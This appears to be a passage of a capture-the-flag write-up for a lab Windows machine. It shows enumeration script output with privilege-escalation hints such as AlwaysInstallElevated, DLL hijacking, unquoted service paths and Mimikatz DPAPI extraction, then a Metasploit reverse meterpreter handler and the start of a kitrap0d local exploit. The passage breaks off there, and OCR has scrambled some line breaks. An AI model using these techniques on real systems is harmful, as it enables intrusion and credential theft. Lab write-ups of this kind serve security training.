```

```
Folder: \Microsoft\Windows\Media Center

ActivateWindowsSearch                    N/A
Ready

ConfigureInternetTimeService             N/A
Ready

DispatchRecoveryTasks                    N/A
Ready

ehDRMInit                                N/A
Ready

InstallPlayReady                         N/A
Ready

mcupdate                                 N/A
Ready

MediaCenterRecoveryTask                  N/A
Ready

ObjectStoreRecoveryTask                  N/A
Ready

OCURActivate                             N/A
Ready

OCURDiscovery                            N/A
Ready
```

```
PBDADiscovery                            N/A
Ready

PBDADiscoveryW1                          N/A
Ready

PBDADiscoveryW2                          N/A
Ready

PvrRecoveryTask                          N/A
Ready

PvrScheduleTask                          N/A
Ready

RegisterSearch                           N/A
Ready

ReindexSearchRoot                        N/A
Ready

SqlLiteRecoveryTask                      N/A
Ready

UpdateRecordPath                         N/A
Ready



Folder: \Microsoft\Windows\MemoryDiagnostic

CorruptionDetector                       N/A
```

```
Ready

DecompressionFailureDetector             N/A
Ready



Folder: \Microsoft\Windows\MobilePC

HotStart                                 N/A
Ready



Folder: \Microsoft\Windows\MUI

LPRemove                                 N/A
Ready



Folder: \Microsoft\Windows\Multimedia

SystemSoundsService                      N/A
Ready



Folder: \Microsoft\Windows\NetTrace

GatherNetworkInfo                        N/A
Ready
```

```
Folder: \Microsoft\Windows\Offline Files


Folder: \Microsoft\Windows\PLA

INFO: There are no scheduled tasks presently available at
your access level.


Folder: \Microsoft\Windows\Power Efficiency Diagnostics

AnalyzeSystem                            4/10/2022
6:43:58 §£   Ready


Folder: \Microsoft\Windows\RAC

RacTask                                  23/9/2022
11:02:10 §£  Ready


Folder: \Microsoft\Windows\Shell
```

```
Folder: \Microsoft\Windows\SideShow

GadgetManager                            N/A
Ready



Folder: \Microsoft\Windows\SystemRestore

SR                                       24/9/2022
12:00:00 §£  Ready



Folder: \Microsoft\Windows\Tcpip

IpAddressConflict1                       N/A
Ready

IpAddressConflict2                       N/A
Ready



Folder: \Microsoft\Windows\TextServicesFramework

MsCtfMonitor                             N/A
Ready



Folder: \Microsoft\Windows\Time Synchronization
```

```
SynchronizeTime                          25/9/2022
1:00:00 §£   Ready



Folder: \Microsoft\Windows\Windows Error Reporting

QueueReporting                           N/A
Ready



Folder: \Microsoft\Windows\Windows Filtering Platform

BfeOnServiceStartTypeChange              N/A
Ready



Folder: \Microsoft\Windows\Windows Media Sharing

UpdateLibrary                            N/A
Ready



Folder: \Microsoft\Windows\WindowsBackup

ConfigNotification                       24/9/2022
10:00:00 §£  Ready
```

```
Folder: \Microsoft\Windows\WindowsColorSystem



Folder: \Microsoft\Windows Defender

MP Scheduled Scan                       24/9/2022 3:40:06 §£   Ready



  [33m[+] [97m AlwaysInstallElevated?

   [i] If '1' then you can install a .msi file with admin privileges ;)

   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated



 [32m[*] [97m NETWORK

  [33m[+] [97m CURRENT SHARES



  [33m[+] [97m INTERFACES
```

```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : devel
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : .htb

Ethernet adapter Local Area Connection 4:

   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet
Adapter #4
   Physical Address. . . . . . . . . : 00-50-56-B9-53-69
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

   IPv6 Address. . . . . . . . . . . :
dead:beef::f07b:e940:398b:4b87(Preferred)

   Temporary IPv6 Address. . . . . . :
dead:beef::5da9:280d:b591:a8c6(Preferred)

   Link-local IPv6 Address . . . . . :
fe80::f07b:e940:398b:4b87%19(Preferred)

   IPv4 Address. . . . . . . . . . . :
10.129.70.136(Preferred)

   Subnet Mask . . . . . . . . . . . : 255.255.0.0

   Lease Obtained. . . . . . . . . . :   ¨ ©¡ ¬ã, 23
  §« £ ¨å¦¬ 2022 9:07:24 §£

   Lease Expires . . . . . . . . . . :   ¨ ©¡ ¬ã, 23
  §« £ ¨å¦¬ 2022 11:07:42 §£

   Default Gateway . . . . . . . . . :
fe80::250:56ff:feb9:2bb5%19

                                       10.129.0.1

   DHCP Server . . . . . . . . . . . : 10.129.0.1

   DNS Servers . . . . . . . . . . . : 1.1.1.1
```

```
                                       8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled


Tunnel adapter isatap..htb:


   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : Microsoft ISATAP
Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-
00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes


Tunnel adapter Local Area Connection* 9:


   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

   Description . . . . . . . . . . . : Teredo Tunneling
Pseudo-Interface

   Physical Address. . . . . . . . . : 00-00-00-00-00-00-
00-E0

   DHCP Enabled. . . . . . . . . . . : No

   Autoconfiguration Enabled . . . . : Yes



  [33m[+] [97m USED PORTS

   [i] Check for services restricted from the outside

  TCP    0.0.0.0:21             0.0.0.0:0
LISTENING       1376

  TCP    0.0.0.0:80             0.0.0.0:0
LISTENING       4

  TCP    0.0.0.0:135            0.0.0.0:0
LISTENING       664

  TCP    0.0.0.0:445            0.0.0.0:0
LISTENING       4

  TCP    0.0.0.0:5357           0.0.0.0:0
LISTENING       4
```

```
  TCP    0.0.0.0:49152          0.0.0.0:0
LISTENING       368

  TCP    0.0.0.0:49153          0.0.0.0:0
LISTENING       752

  TCP    0.0.0.0:49154          0.0.0.0:0
LISTENING       856

  TCP    0.0.0.0:49155          0.0.0.0:0
LISTENING       472

  TCP    0.0.0.0:49156          0.0.0.0:0
LISTENING       488

  TCP    10.129.70.136:139      0.0.0.0:0
LISTENING       4

  TCP    [::]:21                [::]:0
LISTENING       1376

  TCP    [::]:80                [::]:0
LISTENING       4

  TCP    [::]:135               [::]:0
LISTENING       664

  TCP    [::]:445               [::]:0
LISTENING       4

  TCP    [::]:5357              [::]:0
```

```
LISTENING       4

  TCP    [::]:49152             [::]:0
LISTENING       368

  TCP    [::]:49153             [::]:0
LISTENING       752

  TCP    [::]:49154             [::]:0
LISTENING       856

  TCP    [::]:49155             [::]:0
LISTENING       472

  TCP    [::]:49156             [::]:0
LISTENING       488



  [33m[+] [97m FIREWALL



Firewall status:

----------------------------------------------------------
----------

Profile                           = Standard

Operational mode                  = Enable

```

```
Exception mode                        = Enable

Multicast/broadcast response mode = Enable

Notification mode                     = Enable

Group policy version                  = Windows Firewall

Remote admin mode                     = Disable



Ports currently open on all network interfaces:

Port   Protocol  Version  Program

---------------------------------------------------------
----------

No ports are currently open on all network interfaces.



IMPORTANT: Command executed successfully.

However, "netsh firewall" is deprecated;

use "netsh advfirewall firewall" instead.

For more information on using "netsh advfirewall
firewall" commands
```

```
instead of "netsh firewall", see KB article 947709

at http://go.microsoft.com/fwlink/?linkid=121488 .




Domain profile configuration:

---------------------------------------------------------
----------

Operational mode                  = Enable

Exception mode                    = Enable

Multicast/broadcast response mode = Enable

Notification mode                 = Enable


Allowed programs configuration for Domain profile:

Mode     Traffic direction    Name / Program

---------------------------------------------------------
----------
```


```
Port configuration for Domain profile:
Port   Protocol  Mode    Traffic direction     Name
-------------------------------------------------------------------

ICMP configuration for Domain profile:
Mode     Type  Description
-------------------------------------------------------------------
Enable   2     Allow outbound packet too big

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
```

```
Notification mode                 = Enable


Service configuration for Standard profile:
Mode     Customized  Name
-------------------------------------------------------------------
Enable   No          File and Printer Sharing
Enable   No          Network Discovery


Allowed programs configuration for Standard profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------


Port configuration for Standard profile:
Port   Protocol  Mode    Traffic direction     Name
---------------------------------------------------------
```

```
----------


ICMP configuration for Standard profile:
Mode     Type  Description
-------------------------------------------------------------------
----------
Enable   2     Allow outbound packet too big


Log configuration:
-------------------------------------------------------------------
----------
File location   =
C:\Windows\system32\LogFiles\Firewall\pfirewall.log
Max file size   = 4096 KB
Dropped packets = Disable
Connections     = Disable


IMPORTANT: Command executed successfully.
```

```
However, "netsh firewall" is deprecated;

use "netsh advfirewall firewall" instead.

For more information on using "netsh advfirewall
firewall" commands

instead of "netsh firewall", see KB article 947709

at http://go.microsoft.com/fwlink/?linkid=121488 .





  [33m[+] [97m ARP



Interface: 10.129.70.136 --- 0x13

  Internet Address      Physical Address      Type

  10.129.0.1            00-50-56-b9-2b-b5     dynamic

  10.129.255.255        ff-ff-ff-ff-ff-ff     static

  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static

  255.255.255.255       ff-ff-ff-ff-ff-ff     static



  [33m[+] [97m ROUTES

==========================================================
==================

Interface List

 19...00 50 56 b9 53 69 ......vmxnet3 Ethernet Adapter #4

  1...........................Software Loopback Interface
1

 11...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter

 12...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-
Interface

==========================================================
==================



IPv4 Route Table

==========================================================
==================
Active Routes:

Network Destination        Netmask          Gateway
Interface  Metric

          0.0.0.0          0.0.0.0       10.129.0.1
10.129.70.136      5

       10.129.0.0      255.255.0.0         On-link
10.129.70.136    261

    10.129.70.136  255.255.255.255         On-link
10.129.70.136    261

   10.129.255.255  255.255.255.255         On-link
10.129.70.136    261

        127.0.0.0        255.0.0.0         On-link
127.0.0.1    306

        127.0.0.1  255.255.255.255         On-link
127.0.0.1    306

  127.255.255.255  255.255.255.255         On-link
127.0.0.1    306

        224.0.0.0        240.0.0.0         On-link
127.0.0.1    306

        224.0.0.0        240.0.0.0         On-link
10.129.70.136    261
```

```
  255.255.255.255  255.255.255.255         On-link
127.0.0.1    306

  255.255.255.255  255.255.255.255         On-link
10.129.70.136    261

=========================================================
==================

Persistent Routes:

  Network Address          Netmask  Gateway Address
Metric

          0.0.0.0          0.0.0.0       10.10.10.2
Default

          0.0.0.0          0.0.0.0       10.10.10.2
Default

=========================================================
==================



IPv6 Route Table

=========================================================
==================

Active Routes:
```



```
 If Metric Network Destination      Gateway

 19    261 ::/0
fe80::250:56ff:feb9:2bb5

  1    306 ::1/128                  On-link

 19     13 dead:beef::/64           On-link

 19    261 dead:beef::5da9:280d:b591:a8c6/128

                                    On-link

 19    261 dead:beef::f07b:e940:398b:4b87/128

                                    On-link

 19    261 fe80::/64                On-link

 19    261 fe80::f07b:e940:398b:4b87/128

                                    On-link

  1    306 ff00::/8                 On-link

 19    261 ff00::/8                 On-link

=========================================================
==================

Persistent Routes:
  None




  [33m[+] [97m Hosts file




  [33m[+] [97m DNS CACHE




  [33m[+] [97m WIFI

 [32m[*] [97m BASIC USER INFO

   [i] Check if you are inside the Administrators group or if you have enabled any token that can be use to escalate privileges like SeImpersonatePrivilege, SeAssignPrimaryPrivilege, SeTcbPrivilege, SeBackupPrivilege, SeRestorePrivilege, SeCreateTokenPrivilege, SeLoadDriverPrivilege, SeTakeOwnershipPrivilege, SeDebbugPrivilege

   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#users-and-groups



  [33m[+] [97m CURRENT USER
```

```
The request will be processed at a domain controller for
domain HTB.



USER INFORMATION

----------------



User Name        SID

================
=========================================================
=====

iis apppool\web S-1-5-82-2971860261-2701350812-
2118117159-340795515-2183480550



GROUP INFORMATION

-----------------

```

```
Group Name                           Type             SID
Attributes

==================================== ================
============
==================================================

Mandatory Label\High Mandatory Level Label            S-
1-16-12288

Everyone                             Well-known group S-
1-1-0      Mandatory group, Enabled by default, Enabled
group

BUILTIN\Users                        Alias            S-
1-5-32-545 Mandatory group, Enabled by default, Enabled
group

NT AUTHORITY\SERVICE                 Well-known group S-
1-5-6      Mandatory group, Enabled by default, Enabled
group

CONSOLE LOGON                        Well-known group S-
1-2-1      Mandatory group, Enabled by default, Enabled
group

NT AUTHORITY\Authenticated Users     Well-known group S-
1-5-11     Mandatory group, Enabled by default, Enabled
group

NT AUTHORITY\This Organization       Well-known group S-
```

```
1-5-15     Mandatory group, Enabled by default, Enabled
group

BUILTIN\IIS_IUSRS                     Alias            S-
1-5-32-568 Mandatory group, Enabled by default, Enabled
group

LOCAL                                 Well-known group S-
1-2-0      Mandatory group, Enabled by default, Enabled
group

                                      Unknown SID type S-
1-5-82-0   Mandatory group, Enabled by default, Enabled
group




PRIVILEGES INFORMATION

----------------------



Privilege Name                Description
State

=============================
========================================= ========

SeAssignPrimaryTokenPrivilege Replace a process level
```

```
token             Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a
process        Disabled

SeShutdownPrivilege           Shut down the system
Disabled

SeAuditPrivilege              Generate security audits
Disabled

SeChangeNotifyPrivilege       Bypass traverse checking
Enabled

SeUndockPrivilege             Remove computer from
docking station      Disabled

SeImpersonatePrivilege        Impersonate a client after
authentication Enabled

SeCreateGlobalPrivilege       Create global objects
Enabled

SeIncreaseWorkingSetPrivilege Increase a process working
set            Disabled

SeTimeZonePrivilege           Change the time zone
Disabled



  [33m[+] [97m USERS
```

```
User accounts for \\



-------------------------------------------------------------
-----------------------

Administrator            babis                    Guest

The command completed with one or more errors.




  [33m[+] [97m GROUPS



  [33m[+] [97m ADMINISTRATORS GROUPS

Alias name     Administrators

Comment        Administrators have complete and
unrestricted access to the computer/domain



Members
```

```
---------------------------------------------------------
----------------------

Administrator

The command completed successfully.




  [33m[+] [97m CURRENT LOGGED USERS



  [33m[+] [97m Kerberos Tickets



Current LogonId is 0:0x9d063

Error calling API LsaCallAuthenticationPackage
(ShowTickets substatus): 1312



klist failed with 0xc000005f/-1073741729: A specified
logon session does not exist. It may already have been
terminated.
```

```
  [33m[+] [97m CURRENT CLIPBOARD

   [i] Any password inside the clipboard?



 [32m[*] [97m SERVICE VULNERABILITIES



  [33m[+] [97m SERVICE BINARY PERMISSIONS WITH WMIC and ICACLS

   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services

C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_state.exe NT SERVICE\TrustedInstaller:(F)


C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorsvw.exe NT SERVICE\TrustedInstaller:(F)


C:\Windows\ehome\ehRecvr.exe NT SERVICE\TrustedInstaller:
```

```
(F)

C:\Windows\ehome\ehsched.exe NT SERVICE\TrustedInstaller:
(F)

C:\Windows\Microsoft.Net\Framework\v3.0\WPF\PresentationF
ontCache.exe NT SERVICE\TrustedInstaller:(F)

C:\Windows\Microsoft.NET\Framework\v3.0\Windows
Communication Foundation\infocard.exe NT
SERVICE\TrustedInstaller:(F)

C:\Windows\Microsoft.NET\Framework\v3.0\Windows
Communication Foundation\SMSvcHost.exe NT
SERVICE\TrustedInstaller:(F)

C:\Windows\servicing\TrustedInstaller.exe NT
SERVICE\TrustedInstaller:(F)

C:\Program Files\VMware\VMware Tools\VMware
VGAuth\VGAuthService.exe BUILTIN\Administrators:(I)(F)

C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
BUILTIN\Administrators:(I)(F)
```

```
C:\Program Files\Windows Media Player\wmpnetwk.exe NT
SERVICE\TrustedInstaller:(F)




  [33m[+] [97m CHECK IF YOU CAN MODIFY ANY SERVICE
REGISTRY

   [?] https://book.hacktricks.xyz/windows-
hardening/windows-local-privilege-escalation#services



  [33m[+] [97m UNQUOTED SERVICE PATHS

   [i] When the path is not quoted (ex: C:\Program
files\soft\new folder\exec.exe) Windows will try to
execute first 'C:\Program.exe', then 'C:\Program
Files\soft\new.exe' and finally 'C:\Program
Files\soft\new folder\exec.exe'. Try to create
'C:\Program Files\soft\new.exe'

   [i] The permissions are also checked and filtered
using icacls

   [?] https://book.hacktricks.xyz/windows-
hardening/windows-local-privilege-escalation#services

aspnet_state
```

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_state.exe

C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_state.exe NT SERVICE\TrustedInstaller:(F)


clr_optimization_v2.0.50727_32


C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorsvw.exe

C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorsvw.exe NT SERVICE\TrustedInstaller:(F)


ehRecvr

 C:\Windows\ehome\ehRecvr.exe

C:\Windows\ehome\ehRecvr.exe NT SERVICE\TrustedInstaller:(F)


ehSched

 C:\Windows\ehome\ehsched.exe

C:\Windows\ehome\ehsched.exe NT SERVICE\TrustedInstaller:(F)
```

```
FontCache3.0.0.0


C:\Windows\Microsoft.Net\Framework\v3.0\WPF\PresentationFontCache.exe

C:\Windows\Microsoft.Net\Framework\v3.0\WPF\PresentationFontCache.exe NT SERVICE\TrustedInstaller:(F)


TrustedInstaller

 C:\Windows\servicing\TrustedInstaller.exe

C:\Windows\servicing\TrustedInstaller.exe NT SERVICE\TrustedInstaller:(F)




 [32m[*] [97m DLL HIJACKING in PATHenv variable

   [i] Maybe you can take advantage of modifying/creating some binary in some of the following locations

   [i] PATH variable entries permissions - place binary or DLL to execute instead of legitimate

   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#dll-
```

```
hijacking

C:\Windows\system32 NT SERVICE\TrustedInstaller:(F)


C:\Windows NT SERVICE\TrustedInstaller:(F)


C:\Windows\System32\Wbem NT SERVICE\TrustedInstaller:(F)




 [32m[*] [97m CREDENTIALS



  [33m[+] [97m WINDOWS VAULT

   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#windows-vault



Currently stored credentials:



* NONE *

```

```
  [33m[+] [97m DPAPI MASTER KEYS

   [i] Use the Mimikatz 'dpapi::masterkey' module with
appropriate arguments (/rpc) to decrypt

   [?] https://book.hacktricks.xyz/windows-
hardening/windows-local-privilege-escalation#dpapi

  [33m[+] [97m DPAPI MASTER KEYS

   [i] Use the Mimikatz 'dpapi::cred' module with
appropriate /masterkey to decrypt

   [i] You can also extract many DPAPI masterkeys from
memory with the Mimikatz 'sekurlsa::dpapi' module

   [?] https://book.hacktricks.xyz/windows-
hardening/windows-local-privilege-escalation#dpapi



Looking inside
C:\Windows\system32\config\systemprofile\AppData\Roaming\
Microsoft\Credentials\





Looking inside
C:\Windows\system32\config\systemprofile\AppData\Local\Mi
```

```
crosoft\Credentials\


  [33m[+] [97m Unattended files

  [33m[+] [97m SAM and SYSTEM backups

  [33m[+] [97m McAffee SiteList.xml
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971
C:\Program Files
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971



  [33m[+] [97m GPP Password



  [33m[+] [97m Cloud Credentials



  [33m[+] [97m AppCmd

   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#appcmd-exe

C:\Windows\system32\inetsrv\appcmd.exe exists.



  [33m[+] [97m Files in registry that may contain credentials

   [i] Searching specific files that may contains credentials.

   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-inside-files

Looking inside HKCU\Software\ORL\WinVNC3\Password
Looking inside
HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4/password

Looking inside HKLM\SOFTWARE\Microsoft\Windows
NT\Currentversion\WinLogon

    DefaultUserName    REG_SZ    babis

Looking inside
HKLM\SYSTEM\CurrentControlSet\Services\SNMP



HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SNMP
\Parameters



HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SNMP
\Parameters\ExtensionAgents

    W3SVC    REG_SZ
Software\Microsoft\W3SVC\CurrentVersion

    FTPSVC    REG_SZ
Software\Microsoft\FTPSVC\CurrentVersion



Looking inside HKCU\Software\TightVNC\Server
Looking inside HKCU\Software\SimonTatham\PuTTY\Sessions

Looking inside HKCU\Software\OpenSSH\Agent\Keys

C:\Windows\Panther\setupinfo

C:\Windows\System32\inetsrv\appcmd.exe

C:\Windows\winsxs\x86_microsoft-windows-iis-sharedlibraries_31bf3856ad364e35_6.1.7600.16385_none_10bfc8e81625ecbd\appcmd.exe

C:\inetpub\temp\appPools\Web.config



---

Scan complete.
```

Metasploit handler Reverse Shell

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter_reverse_tcp):
   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   EXITFUNC     process          yes       Exit technique
(Accepted: '', seh, thread, process, none)
   EXTENSIONS                    no        Comma-separate
list of extensions to load
   EXTINIT                       no        Initialization
strings for extensions
   LHOST        10.10.14.4       yes       The listen
address (an interface may be specified)
   LPORT        8081             yes       The listen port



Exploit target:


   Id  Name
   --  ----
   0   Wildcard Target



msf6 exploit(multi/handler) > run
```

Privileges Escalation Shell

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > show
options


